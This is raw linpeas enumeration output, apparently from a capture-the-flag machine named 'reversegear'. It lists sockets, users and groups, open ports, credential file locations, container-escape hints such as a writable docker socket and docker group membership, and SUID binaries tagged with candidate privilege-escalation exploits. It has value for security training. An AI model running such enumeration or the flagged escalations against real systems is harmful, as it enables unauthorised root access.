/snap/core20/1405/usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
/snap/core20/1405/usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog
/snap/core20/1405/usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log
/snap/core20/1405/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout
/snap/core20/1405/usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket
╔══════════╣ Unix Sockets Listening
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets
/org/kernel/linux/storage/multipathd
/run/containerd/containerd.sock
/run/containerd/containerd.sock.ttrpc
/run/containerd/s/4c918feaf484d38f0b29abe9322ffe6d34adad457f8cf8de8cb87ff1869a4647
/run/containerd/s/7c196858348ce79bb1e8aeb1b45f2f30633e5409ff2539561efb6fa7ad2a6545
/run/containerd/s/89adf052733fe295dc4e7e2defdfae13392f991ae2c040dc7ce53e7aebe6ea99
/run/containerd/s/89cce77d2fd549c8eb1bf8b4c1dc1d38d5335c4481e3f23b315f16f64672bb5c
/run/containerd/s/b50d8a665521dc9297be9b6bb7043cc241d68eedef9ac9742cac6285c03cebd4
/run/containerd/s/eda1f48f14e994368f692106635f9a3df57ad53daf9cd4922331d21baa387b11
/run/dbus/system_bus_socket
└─(Read Write)
/run/docker.sock
└─(Read Write)
/run/irqbalance//irqbalance658.sock
└─(Read )
/run/irqbalance/irqbalance658.sock
└─(Read )
/run/lvm/lvmpolld.socket
/run/snapd-snap.socket
└─(Read Write)
/run/snapd.socket
└─(Read Write)
/run/systemd/fsck.progress
/run/systemd/journal/dev-log
└─(Read Write)
/run/systemd/journal/io.systemd.journal
/run/systemd/journal/socket
└─(Read Write)
/run/systemd/journal/stdout
└─(Read Write)
/run/systemd/journal/syslog
└─(Read Write)
/run/systemd/notify
└─(Read Write)
/run/systemd/private
└─(Read Write)
/run/systemd/userdb/io.systemd.DynamicUser
└─(Read Write)
/run/udev/control
/run/user/1001/bus
└─(Read Write)
/run/user/1001/gnupg/S.dirmngr
└─(Read Write)
/run/user/1001/gnupg/S.gpg-agent
└─(Read Write)
/run/user/1001/gnupg/S.gpg-agent.browser
└─(Read Write)
/run/user/1001/gnupg/S.gpg-agent.extra
└─(Read Write)
/run/user/1001/gnupg/S.gpg-agent.ssh
└─(Read Write)
/run/user/1001/pk-debconf-socket
└─(Read Write)
/run/user/1001/snapd-session-agent.socket
└─(Read Write)
/run/user/1001/systemd/notify
└─(Read Write)
/run/user/1001/systemd/private
└─(Read Write)
/run/uuidd/request
└─(Read Write)
/sockets/com
/sockets/control
/sockets/logcollector
/sockets/syscheck
/sockets/upgrade
/sockets/wmodules
/var/lib/amazon/ssm/ipc/health
/var/lib/amazon/ssm/ipc/termination
/var/run/docker/libnetwork/feb1c9592fb1.sock
/var/run/docker/metrics.sock
/var/run/suricata/suricata-command.socket
/var/snap/lxd/common/lxd/unix.socket
╔══════════╣ D-Bus config files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
Possible weak user policy found on /etc/dbus-1/system.d/org.freedesktop.thermald.conf ( <policy group="power">)
╔══════════╣ D-Bus Service Objects list
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus
NAME PID PROCESS USER CONNECTION UNIT SESSION DESCRIPTION
:1.0 631 systemd-resolve systemd-resolve :1.0 systemd-resolved.service - -
:1.1 616 systemd-network systemd-network :1.1 systemd-networkd.service - -
:1.10 725 unattended-upgr root :1.10 unattended-upgrades.service - -
:1.11 665 snapd root :1.11 snapd.service - -
:1.2 569 systemd-timesyn systemd-timesync :1.2 systemd-timesyncd.service - -
:1.24 13493 systemd grafana-admin :1.24 user@1001.service - -
:1.3 1 systemd root :1.3 init.scope - -
:1.31 26776 busctl grafana-admin :1.31 session-3.scope 3 -
:1.4 667 systemd-logind root :1.4 systemd-logind.service - -
:1.5 661 networkd-dispat root :1.5 networkd-dispatcher.service - -
:1.6 644 accounts-daemon[0m root :1.6 accounts-daemon.service - -
:1.7 673 udisksd root :1.7 udisks2.service - -
:1.9 726 polkitd root :1.9 polkit.service - -
com.ubuntu.LanguageSelector - - - (activatable) - - -
com.ubuntu.SoftwareProperties - - - (activatable) - - -
io.netplan.Netplan - - - (activatable) - - -
org.freedesktop.Accounts 644 accounts-daemon[0m root :1.6 accounts-daemon.service - -
org.freedesktop.DBus 1 systemd root - init.scope - -
org.freedesktop.PackageKit - - - (activatable) - - -
org.freedesktop.PolicyKit1 726 polkitd root :1.9 polkit.service - -
org.freedesktop.UDisks2 673 udisksd root :1.7 udisks2.service - -
org.freedesktop.UPower - - - (activatable) - - -
org.freedesktop.bolt - - - (activatable) - - -
org.freedesktop.fwupd - - - (activatable) - - -
org.freedesktop.hostname1 - - - (activatable) - - -
org.freedesktop.locale1 - - - (activatable) - - -
org.freedesktop.login1 667 systemd-logind root :1.4 systemd-logind.service - -
org.freedesktop.network1 616 systemd-network systemd-network :1.1 systemd-networkd.service - -
org.freedesktop.resolve1 631 systemd-resolve systemd-resolve :1.0 systemd-resolved.service - -
org.freedesktop.systemd1 1 systemd root :1.3 init.scope - -
org.freedesktop.thermald - - - (activatable) - - -
org.freedesktop.timedate1 - - - (activatable) - - -
org.freedesktop.timesync1 569 systemd-timesyn systemd-timesync :1.2 systemd-timesyncd.service - -
╔═════════════════════╗
══════════════════════════════╣ Network Information ╠══════════════════════════════
╚═════════════════════╝
╔══════════╣ Hostname, hosts and DNS
reversegear
127.0.0.1 localhost
127.0.1.1 reversegear
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
nameserver 127.0.0.53
options edns0 trust-ad
search eu-west-1.compute.internal
╔══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
link/ether 02:aa:bc:45:f2:f9 brd ff:ff:ff:ff:ff:ff
inet 10.10.3.55/16 brd 10.10.255.255 scope global dynamic eth0
valid_lft 2816sec preferred_lft 2816sec
inet6 fe80::aa:bcff:fe45:f2f9/64 scope link
valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:5d:e1:17:14 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
4: ctf: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:90:bf:3e:14 brd ff:ff:ff:ff:ff:ff
inet 172.200.0.1/24 brd 172.200.0.255 scope global ctf
valid_lft forever preferred_lft forever
inet6 fe80::42:90ff:febf:3e14/64 scope link
valid_lft forever preferred_lft forever
6: veth0bb1f03@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master ctf state UP group default
link/ether fa:68:d5:fc:85:27 brd ff:ff:ff:ff:ff:ff link-netnsid 2
inet6 fe80::f868:d5ff:fefc:8527/64 scope link
valid_lft forever preferred_lft forever
8: vethdcbd088@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master ctf state UP group default
link/ether 6a:ee:3e:e9:20:73 brd ff:ff:ff:ff:ff:ff link-netnsid 1
inet6 fe80::68ee:3eff:fee9:2073/64 scope link
valid_lft forever preferred_lft forever
10: veth4304f9e@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master ctf state UP group default
link/ether 46:50:24:5f:31:7f brd ff:ff:ff:ff:ff:ff link-netnsid 4
inet6 fe80::4450:24ff:fe5f:317f/64 scope link
valid_lft forever preferred_lft forever
12: vethb04dc13@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master ctf state UP group default
link/ether d2:6f:f1:c1:e3:f5 brd ff:ff:ff:ff:ff:ff link-netnsid 3
inet6 fe80::d06f:f1ff:fec1:e3f5/64 scope link
valid_lft forever preferred_lft forever
14: vethef03e0f@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master ctf state UP group default
link/ether 16:08:03:4f:60:dc brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::1408:3ff:fe4f:60dc/64 scope link
valid_lft forever preferred_lft forever
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp LISTEN 0 4096 0.0.0.0:8000 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:80 0.0.0.0:*
tcp LISTEN 0 4096 127.0.0.53%lo:53 0.0.0.0:*
tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*
tcp LISTEN 0 4096 0.0.0.0:3000 0.0.0.0:*
tcp LISTEN 0 4096 [::]:8000 [::]:*
tcp LISTEN 0 4096 [::]:80 [::]:*
tcp LISTEN 0 128 [::]:22 [::]:*
tcp LISTEN 0 4096 [::]:3000 [::]:*
╔══════════╣ Can I sniff with tcpdump?
No
╔═══════════════════╗
═══════════════════════════════╣ Users Information ╠═══════════════════════════════
╚═══════════════════╝
╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=1001(grafana-admin) gid=1001(grafana-admin) groups=1001(grafana-admin),998(docker)
╔══════════╣ Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Sorry, try again.
╔══════════╣ Checking sudo tokens
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)
gdb wasn't found in PATH, this might still be vulnerable but linpeas won't be able to check it
╔══════════╣ Checking Pkexec policy
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2
[Configuration]
AdminIdentities=unix-user:0
[Configuration]
AdminIdentities=unix-group:sudo;unix-group:admin
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash
╔══════════╣ Users with console
fred:x:1000:1000:fred:/home/fred:/bin/bash
grafana-admin:x:1001:1001::/home/grafana-admin:/bin/bash
root:x:0:0:root:/root:/bin/bash
╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1000(fred) gid=1000(fred) groups=1000(fred),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lxd)
uid=1001(grafana-admin) gid=1001(grafana-admin) groups=1001(grafana-admin),998(docker)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(systemd-timesync) gid=104(systemd-timesync) groups=104(systemd-timesync)
uid=103(messagebus) gid=106(messagebus) groups=106(messagebus)
uid=104(syslog) gid=110(syslog) groups=110(syslog),4(adm),5(tty)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(tss) gid=111(tss) groups=111(tss)
uid=107(uuidd) gid=112(uuidd) groups=112(uuidd)
uid=108(tcpdump) gid=113(tcpdump) groups=113(tcpdump)
uid=109(landscape) gid=115(landscape) groups=115(landscape)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=110(pollinate) gid=1(daemon[0m) groups=1(daemon[0m)
uid=111(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=112(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=113(ossec) gid=117(ossec) groups=117(ossec)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=998(lxd) gid=100(users) groups=100(users)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)
uid=9(news) gid=9(news) groups=9(news)
╔══════════╣ Login now
00:29:53 up 1:55, 1 user, load average: 2.22, 1.14, 0.74
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
grafana- pts/0 10.8.19.103 23:41 41.00s 0.14s 0.00s /bin/sh ./linpeas.sh
╔══════════╣ Last logons
root pts/0 Wed Apr 6 08:20:40 2022 - Wed Apr 6 08:20:41 2022 (00:00) 192.168.56.1
root pts/0 Wed Apr 6 08:19:04 2022 - Wed Apr 6 08:19:38 2022 (00:00) 192.168.56.1
root pts/0 Wed Apr 6 08:19:03 2022 - Wed Apr 6 08:19:03 2022 (00:00) 192.168.56.1
root pts/0 Wed Apr 6 08:18:56 2022 - Wed Apr 6 08:19:03 2022 (00:00) 192.168.56.1
root pts/0 Wed Apr 6 08:18:55 2022 - Wed Apr 6 08:18:56 2022 (00:00) 192.168.56.1
root pts/0 Wed Apr 6 08:18:45 2022 - Wed Apr 6 08:18:46 2022 (00:00) 192.168.56.1
fred pts/0 Wed Apr 6 08:17:13 2022 - Wed Apr 6 08:18:36 2022 (00:01) 192.168.56.1
reboot system boot Wed Apr 6 08:14:27 2022 - Wed Apr 6 11:10:55 2022 (02:56) 0.0.0.0
wtmp begins Wed Apr 6 08:14:27 2022
╔══════════╣ Last time logon each user
Username Port From Latest
root pts/2 192.168.56.1 Wed Apr 6 09:11:12 +0000 2022
fred pts/0 192.168.56.1 Wed Apr 6 08:17:13 +0000 2022
grafana-admin pts/0 10.8.19.103 Wed Feb 15 23:41:46 +0000 2023
╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I can't do it...)
╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
╔══════════════════════╗
═════════════════════════════╣ Software Information ╠═════════════════════════════
╚══════════════════════╝
╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/ctr
/usr/bin/curl
/usr/bin/docker
/snap/bin/lxc
/usr/bin/nc
/usr/bin/netcat
/usr/bin/perl
/usr/bin/ping
/usr/bin/python3
/usr/bin/runc
/usr/bin/sudo
/usr/bin/wget
╔══════════╣ Installed Compilers
╔══════════╣ Searching mysql credentials and exec
╔══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Feb 7 2022 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
comment = public archive
path = /var/www/pub
use chroot = yes
lock file = /var/lock/rsyncd
read only = yes
list = yes
uid = nobody
gid = nogroup
strict modes = yes
ignore errors = no
ignore nonreadable = yes
transfer logging = no
timeout = 600
refuse options = checksum dry-run
dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz
╔══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 Feb 23 2022 /etc/ldap
╔══════════╣ Searching ssl/ssh files
PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
PasswordAuthentication yes
══╣ Some certificates were found (out limited):
/etc/pki/fwupd/LVFS-CA.pem
/etc/pki/fwupd-metadata/LVFS-CA.pem
/etc/pollinate/entropy.ubuntu.com.pem
/snap/core20/1328/etc/ssl/certs/ACCVRAIZ1.pem
/snap/core20/1328/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem
/snap/core20/1328/etc/ssl/certs/Actalis_Authentication_Root_CA.pem
/snap/core20/1328/etc/ssl/certs/AffirmTrust_Commercial.pem
/snap/core20/1328/etc/ssl/certs/AffirmTrust_Networking.pem
/snap/core20/1328/etc/ssl/certs/AffirmTrust_Premium_ECC.pem
/snap/core20/1328/etc/ssl/certs/AffirmTrust_Premium.pem
/snap/core20/1328/etc/ssl/certs/Amazon_Root_CA_1.pem
/snap/core20/1328/etc/ssl/certs/Amazon_Root_CA_2.pem
/snap/core20/1328/etc/ssl/certs/Amazon_Root_CA_3.pem
/snap/core20/1328/etc/ssl/certs/Amazon_Root_CA_4.pem
/snap/core20/1328/etc/ssl/certs/Atos_TrustedRoot_2011.pem
/snap/core20/1328/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem
/snap/core20/1328/etc/ssl/certs/Baltimore_CyberTrust_Root.pem
/snap/core20/1328/etc/ssl/certs/Buypass_Class_2_Root_CA.pem
/snap/core20/1328/etc/ssl/certs/Buypass_Class_3_Root_CA.pem
/snap/core20/1328/etc/ssl/certs/ca-certificates.crt
19623PSTORAGE_CERTSBIN
══╣ Writable ssh and gpg agents
/etc/systemd/user/sockets.target.wants/gpg-agent.socket
/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket
/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket
/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket
══╣ Some home ssh config file was found
/usr/share/openssh/sshd_config
Include /etc/ssh/sshd_config.d/*.conf
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
══╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow
Searching inside /etc/ssh/ssh_config for interesting info
Include /etc/ssh/ssh_config.d/*.conf
Host *
SendEnv LANG LC_*
HashKnownHosts yes
GSSAPIAuthentication yes
╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Apr 6 2022 /etc/pam.d
-rw-r--r-- 1 root root 2133 Dec 2 2021 /etc/pam.d/sshd
╔══════════╣ Searching tmux sessions
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-shell-sessions
tmux 3.0a
/tmp/tmux-1001
╔══════════╣ Analyzing Cloud Init Files (limit 70)
-rw-r--r-- 1 root root 3807 Nov 3 2021 /etc/cloud/cloud.cfg
lock_passwd: True
-rw-r--r-- 1 root root 3807 Nov 3 2021 /snap/core20/1328/etc/cloud/cloud.cfg
lock_passwd: True
-rw-r--r-- 1 root root 3807 Nov 3 2021 /snap/core20/1405/etc/cloud/cloud.cfg
lock_passwd: True
╔══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 200 Jan 14 2022 /snap/core20/1328/usr/share/keyrings
drwxr-xr-x 2 root root 200 Mar 18 2022 /snap/core20/1405/usr/share/keyrings
drwxr-xr-x 2 root root 4096 Apr 6 2022 /usr/share/keyrings
╔══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /snap/core20/1328/etc/pam.d/passwd
passwd file: /snap/core20/1328/etc/passwd
passwd file: /snap/core20/1328/usr/share/bash-completion/completions/passwd
passwd file: /snap/core20/1328/usr/share/lintian/overrides/passwd
passwd file: /snap/core20/1328/var/lib/extrausers/passwd
passwd file: /snap/core20/1405/etc/pam.d/passwd
passwd file: /snap/core20/1405/etc/passwd
passwd file: /snap/core20/1405/usr/share/bash-completion/completions/passwd
passwd file: /snap/core20/1405/usr/share/lintian/overrides/passwd
passwd file: /snap/core20/1405/var/lib/extrausers/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd
╔══════════╣ Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found
-rw-r--r-- 1 root root 2235 Apr 6 2022 /etc/apt/trusted.gpg
-rw-r--r-- 1 root root 2796 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-archive.gpg
-rw-r--r-- 1 root root 2794 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-cdimage.gpg
-rw-r--r-- 1 root root 1733 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2018-archive.gpg
-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core20/1328/usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core20/1328/usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core20/1328/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core20/1328/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg
-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core20/1328/usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 7399 Sep 17 2018 /snap/core20/1405/usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 6713 Oct 27 2016 /snap/core20/1405/usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 4097 Feb 6 2018 /snap/core20/1405/usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Jan 17 2018 /snap/core20/1405/usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg
-rw-r--r-- 1 root root 1227 May 27 2010 /snap/core20/1405/usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 3267 Jan 6 2021 /usr/share/gnupg/distsigkey.gpg
-rw-r--r-- 1 root root 2760 Apr 6 2022 /usr/share/keyrings/docker-archive-keyring.gpg
-rw-r--r-- 1 root root 2247 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-cc-eal.gpg
-rw-r--r-- 1 root root 2274 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-cis.gpg
-rw-r--r-- 1 root root 2236 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-esm-apps.gpg
-rw-r--r-- 1 root root 2264 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-esm-infra-trusty.gpg
-rw-r--r-- 1 root root 2275 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-fips.gpg
-rw-r--r-- 1 root root 2235 Jan 20 2022 /usr/share/keyrings/ubuntu-advantage-ros.gpg
-rw-r--r-- 1 root root 7399 Sep 17 2018 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 6713 Oct 27 2016 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 4097 Feb 6 2018 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Jan 17 2018 /usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg
-rw-r--r-- 1 root root 1227 May 27 2010 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 2867 Feb 13 2020 /usr/share/popularity-contest/debian-popcon.gpg
╔══════════╣ Analyzing Cache Vi Files (limit 70)
╔══════════╣ Checking if containerd(ctr) is available
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/containerd-ctr-privilege-escalation
ctr was found in /usr/bin/ctr, you may be able to escalate privileges with it
ctr: failed to dial "/run/containerd/containerd.sock": connection error: desc = "transport: error while dialing: dial unix /run/containerd/containerd.sock: connect: permission denied"
╔══════════╣ Checking if runc is available
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/runc-privilege-escalation
runc was found in /usr/bin/runc, you may be able to escalate privileges with it
╔══════════╣ Searching docker files (limit 70)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation
lrwxrwxrwx 1 root root 33 Apr 6 2022 /etc/systemd/system/sockets.target.wants/docker.socket -> /lib/systemd/system/docker.socket
-rw-r--r-- 1 root root 175 Mar 24 2022 /usr/lib/systemd/system/docker.socket
-rw-r--r-- 1 root root 0 Apr 6 2022 /var/lib/systemd/deb-systemd-helper-enabled/sockets.target.wants/docker.socket
╔══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 813 Feb 2 2020 /snap/core20/1328/usr/share/bash-completion/completions/postfix
-rw-r--r-- 1 root root 813 Feb 2 2020 /snap/core20/1405/usr/share/bash-completion/completions/postfix
-rw-r--r-- 1 root root 813 Feb 2 2020 /usr/share/bash-completion/completions/postfix
╔══════════╣ Analyzing Bind Files (limit 70)
-rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 832 Feb 2 2020 /usr/share/bash-completion/completions/bind
╔══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3771 Feb 25 2020 /etc/skel/.bashrc
-rw-r--r-- 1 fred fred 3771 Feb 25 2020 /home/fred/.bashrc
-rw-r--r-- 1 grafana-admin grafana-admin 3771 Feb 25 2020 /home/grafana-admin/.bashrc
-rw-r--r-- 1 root root 3771 Feb 25 2020 /snap/core20/1328/etc/skel/.bashrc
-rw-r--r-- 1 root root 3771 Feb 25 2020 /snap/core20/1405/etc/skel/.bashrc
-rw-r--r-- 1 root root 807 Feb 25 2020 /etc/skel/.profile
-rw-r--r-- 1 fred fred 807 Feb 25 2020 /home/fred/.profile
-rw-r--r-- 1 grafana-admin grafana-admin 807 Feb 25 2020 /home/grafana-admin/.profile
-rw-r--r-- 1 root root 807 Feb 25 2020 /snap/core20/1328/etc/skel/.profile
-rw-r--r-- 1 root root 807 Feb 25 2020 /snap/core20/1405/etc/skel/.profile
-rw-r--r-- 1 fred fred 0 Apr 6 2022 /home/fred/.sudo_as_admin_successful
╔═══════════════════╗
═══════════════════════════════╣ Interesting Files ╠═══════════════════════════════
╚═══════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 121K Mar 22 2022 /snap/snapd/15314/usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 121K Feb 15 2022 /snap/snapd/14978/usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 84K Jul 14 2021 /snap/core20/1405/usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Jul 14 2021 /snap/core20/1405/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Jul 14 2021 /snap/core20/1405/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Feb 7 2022 /snap/core20/1405/usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Jul 14 2021 /snap/core20/1405/usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Jul 14 2021 /snap/core20/1405/usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Feb 7 2022 /snap/core20/1405/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1405/usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Feb 7 2022 /snap/core20/1405/usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-- 1 root systemd-resolve 51K Jun 11 2020 /snap/core20/1405/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Dec 2 2021 /snap/core20/1405/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 84K Jul 14 2021 /snap/core20/1328/usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 52K Jul 14 2021 /snap/core20/1328/usr/bin/chsh
-rwsr-xr-x 1 root root 87K Jul 14 2021 /snap/core20/1328/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55K Jul 21 2020 /snap/core20/1328/usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 44K Jul 14 2021 /snap/core20/1328/usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 67K Jul 14 2021 /snap/core20/1328/usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 67K Jul 21 2020 /snap/core20/1328/usr/bin/su
-rwsr-xr-x 1 root root 163K Jan 19 2021 /snap/core20/1328/usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Jul 21 2020 /snap/core20/1328/usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-- 1 root systemd-resolve 51K Jun 11 2020 /snap/core20/1328/usr/lib/dbus-1.0/dbus-daemon-launch-helper
